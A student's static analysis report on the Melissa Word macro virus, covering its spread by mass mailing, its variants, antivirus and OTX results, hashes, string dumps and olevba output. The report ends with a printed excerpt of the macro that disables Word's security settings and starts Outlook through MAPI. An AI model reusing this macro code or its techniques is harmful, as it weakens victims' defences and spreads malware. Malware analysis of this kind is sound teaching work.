NIIT UNIVERSITY, NEEMRANA

DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

MELISSA VIRUS STATIC ANALYSIS REPORT

Under the supervision of

Prof Dr. Ashu Sharma

Submitted by

Mahesh M – MT20ACS516

Table of Contents

1. INTRODUCTION

A computer virus is a piece of code embedded in a legitimate program and is created with the ability to self-replicate infecting other programs on a computer. Just like how humans catch a cold or flu, it can remain dormant inside the system and gets activated when you least expect it.

A computer virus is developed to spread from one host to another and there are numerous ways on how your computer catches it such as through email attachments, file downloads, software installations, or unsecured links.

Motive of viruses being to steal data such as passwords, social media accounts or banking accounts, and even wiped out all your data.

There are many different types of viruses:

File-infecting virus – Virus attaching itself to an executable program

Macro Virus – Viruses commonly found in Microsoft Excel or Word where it can be transmitted via documents

Browser Hijacker – Virus which modifies browser settings

Web-Scripting Virus – Virus over-riding code on a website

Boot Sector Virus – Virus with capability to evade AV program as it automatically loads into memory by computer

Polymorphic Virus – Virus with capability to evade AV programs by modifying the code

Resident Virus - Stores itself on your computer’s memory which allows it to infect files on your computer.

Multipartite Virus - Infect multiple parts of a system including memory, files, and boot sector.

Macro is a series of commands/actions to automate certain tasks (usually are short and simple programs). It is one of the most important methods used by hackers to install programs without user consent.

An example of a macro virus is the Melissa virus virus is written in a macro language (usually used with MS Office suites) allowing macro documents to be embedded and run whenever it is opened) and thereby reproduce themselves.


2. MELISSA VIRUS BASICS

It appeared in March 1999. When a user opens a Microsoft Word document containing the Melissa virus, their computer becomes infected. The virus then sends itself by email to the first 50 people in the person's address book. This made the virus replicate at a fast rate.

IMPACTED OS OF MELISSA VIRUS

The following OS are affected by Melissa Virus:

Windows 95, Windows 98, Windows Me, Windows NT, Windows 2000, Windows XP



Operating System

Windows	MacOS	Linux	Android
✓	✗	✗	✗

Fig 1: Melissa Virus OS Impact Details

WORKING OF MELISSA VIRUS

Melissa itself is delivered in a Word document. Once the Word document is opened, and the virus is allowed to run, Melissa:


1) Checks to see if Word 97 or Word 2000 is installed.
2) Disables certain features of the software, which makes it difficult to detect the virus in action.
3) Generally, sends copies of the infected document to up to 50 other addresses using compatible versions of Microsoft Outlook electronic mail program
4) Modifies the Word software so that the virus infects any document that the user may open and close. If these documents are shared, the virus is spread.

Under some circumstances, Melissa could cause confidential documents to be disclosed without the user knowing it.

NOTE: "As such to the history, Melissa was initially distributed in an internet discussion group called alt.sex. The virus was sent in a file called LIST.DOC, which contained passwords for X-rated websites.

When users downloaded the file and opened it in Microsoft Word, a macro inside the document executed and emailed the LIST.DOC file to 50 people listed in the user's email alias file ("address book").

Do notice that Melissa can arrive in any document, not necessarily just in this LIST.DOC where it was spread initially."


Important Message From Bob Smith
File Edit View Tools Compose Help
1
2
3
4

From: J.R. Whipple
Date: Sunday, March 28, 1999 5:00 PM
To: J.R. Whipple
Subject: Important Message From Bob Smith

Here is that document you asked for ... don't show anyone else ;-)

list.doc (19.5 KB)

Fig 2: Sample phishing mail of Melissa Virus

Most of the recipients are likely to open a document attachment like this, as it usually comes from someone they know.

When a user opens or closes an infected document, the virus first checks to see if it has done this mass e-mailing once before, by checking the following registry key:

"HKEY_CURRENT_USER\Software\Microsoft\Office\" as "Melissa?" value.

If this key has a value "Melissa?" set to the value "...by Kwyjibo", then the mass e-mailing has been done previously from the current machine. The virus will not attempt to do the mass mailing a second time, if it has already been done from this machine.

If it does not find the registry entry, the virus does the following:

1. Open MS Outlook.
2. Using MAPI calls, it gets the user profile to use MS Outlook.
3. It creates a new e-mail message to be sent to up to 50 addresses listed in the user's MS Outlook address book.
4. It gives the email message a subject line:
   - o "Important Message From USERNAME",
   - o where USERNAME is taken from MS Word setting.
5. The body of the email message is:
   - o "Here is that document you asked for ... don't show anyone else ;-)"
6. It attaches the active document (the infected document being opened or closed) to the email message.

7. It sends the e-mails.

Please note that "HKEY_CURRENT_USER\Software\Microsoft\Office" is a registry entry created by MS Office. The virus simply adds the new value "Melissa?" into this registry entry. This value is set to "...by Kwyjibo" if the virus has previously e-mailed an infected document from the system. Once the value is set, the virus will not attempt another mass mailing from the same machine.

There is a second payload which triggers once an hour, at the number of minutes past the hour corresponding to the date (i.e., on the 16th of the month, the payload triggers at 16 minutes after every hour). If an infected document is opened or closed at the appropriate minute, this payload will insert the following sentence into the document:

"Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

Note that the virus will also infect other documents on the user's machine, using the normal infection mechanisms of macro viruses, even if the user does not have MS Outlook. So, it is potentially possible for a new document from any user's machine to be e-mailed to other people through the following steps:

1. User opens Document 1 containing W97M.Melissa. A infection.
2. W97M.Melissa. A also infects a new Document 2 on the user's machine (even if the user does not have MS Outlook).
3. User e-mails Document 2 to another person who has not previously been infected by W97M.Melissa. A and who does have MS Outlook.
4. When that second person opens the infected Document 2 on their machine, the document will be e-mailed to 50 people via MS Outlook.

VARIANTS OF MELISSA VIRUS

There are many variants of Melissa virus:

Mellisa.I

Mellisa.A

The main difference between Melissa.I and Melissa.A is that this variant uses a random number to select subject lines and message bodies of outgoing message

Mellisa.O - Sends itself to 100 participants

Mellisa.U - Melissa.U is a similar to Melissa.A. Unlike Melissa.A, this variant uses the module name "Mmmmmmm" and it has a destructive payload which deletes system files such as Ntdetect.com, io.sys

Mellisa.V - This variant is similar to Melissa.U. This variant sends itself to 40 recipients and the message is different

Mellisa W – It does not lower macro security settings in Word 2000. Otherwise it is functionally equal with Melissa.A.

Melissa AO – uses Outlook to send mail with different messages than all others and activates at 10 am on 10th day.

OBSUFUCATION OF MELISSA VIRUS

Melissa hides its activities by disabling the following:

1) Tools-Macro in MS Word 97: It prevents any user to list macro/VBA module in MS Word 97
2) Macro-Security in MS Word 2000: It prevents the user to change security levels

To analyze, we have used the following tools/websites:

PEStudio - Static Analysis
Olevba – Decompiler/Debugger
Virus Total – Debugger
https://otx.alienvault.com/– Dynamic Analysis

The following 3 malware samples are from:

https://github.com/ashubits/Threat-Intel-course/blob/main/sample_lab6_18_sep


https://github.com/ashubits/Threat-Intel-course/tree/main/lab%206%20Samples

3. MELISSA VIRUS STATIC ANALYSIS

Sample_lab6_18Sep Melissa Malware

SHA256 - b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf

STATIC ANALYSIS OF MALWARE - 1



54 security vendors flagged this file as malicious

b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
sd9ekkxlb.dll
create-ole doc exe-pattern macros

44.00 KB
Size


2020-11-19 00:29:08 UTC
10 months ago

Ad-Aware	VB:Trojan.Emeka.398	AegisLab	Virus.MSWord.Melissa.n!c
AhnLab-V3	W97M/Assilem.F	ALYac	VB:Trojan.Emeka.398
Antiy-AVL	Virus/MSWord.Melissa	Arcabit	HEUR.VBA.V.1

Fig 3: VirusTotal Analysis

It says MSWord Document

The different names are as follows:



Names

sd9ekkxlb.dll

baltycka2.doc

output.62461453.txt

file.ashx


VirusShare_1f2cdda0739dfffca3002e5caa12bbf9

9103c4bd1aa5de002f82b0d4042f6c7afdcd1fcf

xSy15f0TO.xlsm

Certain IoC

[info] Document With Few Pages: Document contains between one and three pages of content. Most malicious documents are sparse in page count.
[info] Macro with Startup Hook: Detected macro logic that will automatically execute on document open. Most malware contains some execution hook.
[info] Macro Contains Suspicious String: Detected a macro with a suspicious string. Suspicious strings include privileged function calls, obfuscations, odd registry keys, etc…
[info] Macro with Multiple Startup Hooks: Detected a macro with multiple startup hooks. While not necessarily nefarious, a common malware tactic.




FILEHASH - SHA256
b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf

Pulses	AV Detections	IDS Detections	YARA Detections	Alerts
0	2	0	0	0

Analysis Overview

Analysis Date	6 years ago
File Score	3 Medium Risk
Antivirus Detections	W97M/Melissa, WM.Psycho
Related Pulses	None
Related Tags	None
File Type	CDF - Composite Document File V2 Document, Little Endian, Os: Windows, Version 5.0, Code page: 1250, Title: ZARZ, Author: UrzZd Miasta, Template: Normal, Last Saved By: UM Olsztyn, Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 21:00, Last Printed: Thu May 5 08:33:00 2005, Create Time/Date: Thu May 5 07:11:00 2005, Last Saved Time/Date: Tue May 17 09:04:00 2005, Number of Pages: 1, Number of Words: 496, Number of Characters: 2979, Security: 0
Size	44 KB (45056 bytes)
MD5	1f2cdda0739dfffca3002e5caa12bbf9
SHA1	0a3f52c2c45a94fb212bb02ffceae6deee96a7ed
SHA256	b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614


Fig 4: OTX Alien Vault Analysis



indicators (8)
virustotal (54/64)
strings (547)

property	value
md5	1F2CDDA0739DFFFCA3002E5CAA12BBF9
sha1	0A3F52C2C45A94FB212BB02FFCEAE6DEEE96A7ED
sha256	B3D734F08B01361EDCE0BDE55F3B21B7BEFCDCF7FB442789098E8614C67FCDBF
first-bytes-hex	D0 CF 11 E0 A1 B1 1A E1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3E 00 03 00 FE FF 09 00 06
first-bytes-text	.. .. > .. ..
file-size	45056 (bytes)
entropy	3.498


Fig 5: PEStudio Analysis with SHA and Entropy




doc xls ppt msg	Compound File Binary Format, a container format used for document by older versions of Microsoft Office.[27] It is however an open format used by other programs as well.

Fig 6: Wiki Reference for this file-type


It indicates that the file can be doc, xls, ppt or msg (used by Older versions of MS Office)



ascii	12	0x0000A5D6	-	utility	-	CreateObject
ascii	5	0x0000A606	-	utility	-	Logon
ascii	4	0x0000A768	-	utility	-	Send
unicode	64	0x0000240C	-	size	-	ci przez cudzoziemca w rozumieniu ustawy z dnia 24 marca 1920r.
ascii	21	0x00005554	-	office	-	Microsoft Office Word
ascii	13	0x0000A49E	-	office	-	Document_Open
unicode	10	0x00007600	-	office	-	Root Entry
unicode	18	0x00007782	-	office	-	SummaryInformation
unicode	26	0x00007802	-	office	-	DocumentSummaryInformation
unicode	6	0x00007880	-	office	-	Macros
ascii	5	0x000095C7	-	keyboard	-	Space




CreateObject
Logon
Send
ci przez cudzoziemca w rozumieniu ustawy z dnia 24 marca 1920r.
Microsoft Office Word
Document_Open
Root Entry
SummaryInformation
DocumentSummaryInformation
Macros
Space
Outlook.Application



ascii	5	0x00008B39	-	-	-	MAPI
ascii	44	0x00008B53	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii	9	0x00008B83	-	-	-	Melissa?
ascii	14	0x00008B99	-	-	-	... by Kwyjibo
ascii	7	0x00008BB3	-	-	-	Outlook
ascii	7	0x00008BC7	-	-	-	profile
ascii	9	0x00008BD3	-	-	-	password
ascii	23	0x00008CD7	-	-	-	Important Message From
ascii	67	0x00008D07	-	-	-	Here is that document you asked for ... don't show anyone else ;-)
ascii	14	0x00008DAF	-	-	-	... by Kwyjibo
ascii	44	0x00008DC5	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii	9	0x00008DF5	-	-	-	Melissa?
ascii	7	0x00008E87	-	-	-	Melissa
ascii	7	0x00008ED7	-	-	-	Melissa
ascii	7	0x00008F07	-	-	-	Melissa
ascii	7	0x00008F57	-	-	-	Melissa
ascii	28	0x00008FEF	-	-	-	Private Sub Document_Close()
ascii	27	0x000090D7	-	-	-	Private Sub Document_Open()
ascii	9	0x00009199	-	-	-	Document~


Fig 7: PE String Values

From this, we can see that it is trying to either access or create the Registry HKEY_CURRENT_USER\Software\Microsoft\Office\Mellisa?




```
----------+--------------------+-----------------------------------------+
Type      |Keyword             |Description                              |
----------+--------------------+-----------------------------------------+
AutoExec  |Document_Open       |Runs when the Word or Publisher document is|
          |                    |opened                                   |
AutoExec  |Document_Close      |Runs when the Word document is closed    |
Suspicious|CreateObject        |May create an OLE object                 |
Suspicious|VBProject           |May attempt to modify the VBA code (self-|
          |                    |modification)                            |
Suspicious|VBComponents        |May attempt to modify the VBA code (self-|
          |                    |modification)                            |
Suspicious|CodeModule          |May attempt to modify the VBA code (self-|
          |                    |modification)                            |
Suspicious|AddFromString       |May attempt to modify the VBA code (self-|
          |                    |modification)                            |
Suspicious|System              |May run an executable file or a system   |
          |                    |command on a Mac (if combined with       |
          |                    |libc.dylib)                              |
Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be|
          |                    |used to obfuscate strings (option --decode to|
          |                    |see all)                                 |
Suspicious|VBA Stomping        |VBA Stomping was detected: the VBA source |
          |                    |code and P-code are different, this may have|
          |                    |been used to hide malicious code         |
```

Fig 8: OLEVBA extracter Tool



```
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO Melissa.cls
in file: sample_lab6_18_sep - OLE stream: u'Macros/VBA/Melissa'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1 &
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
If UngaDasOutlook = "Outlook" Then
```

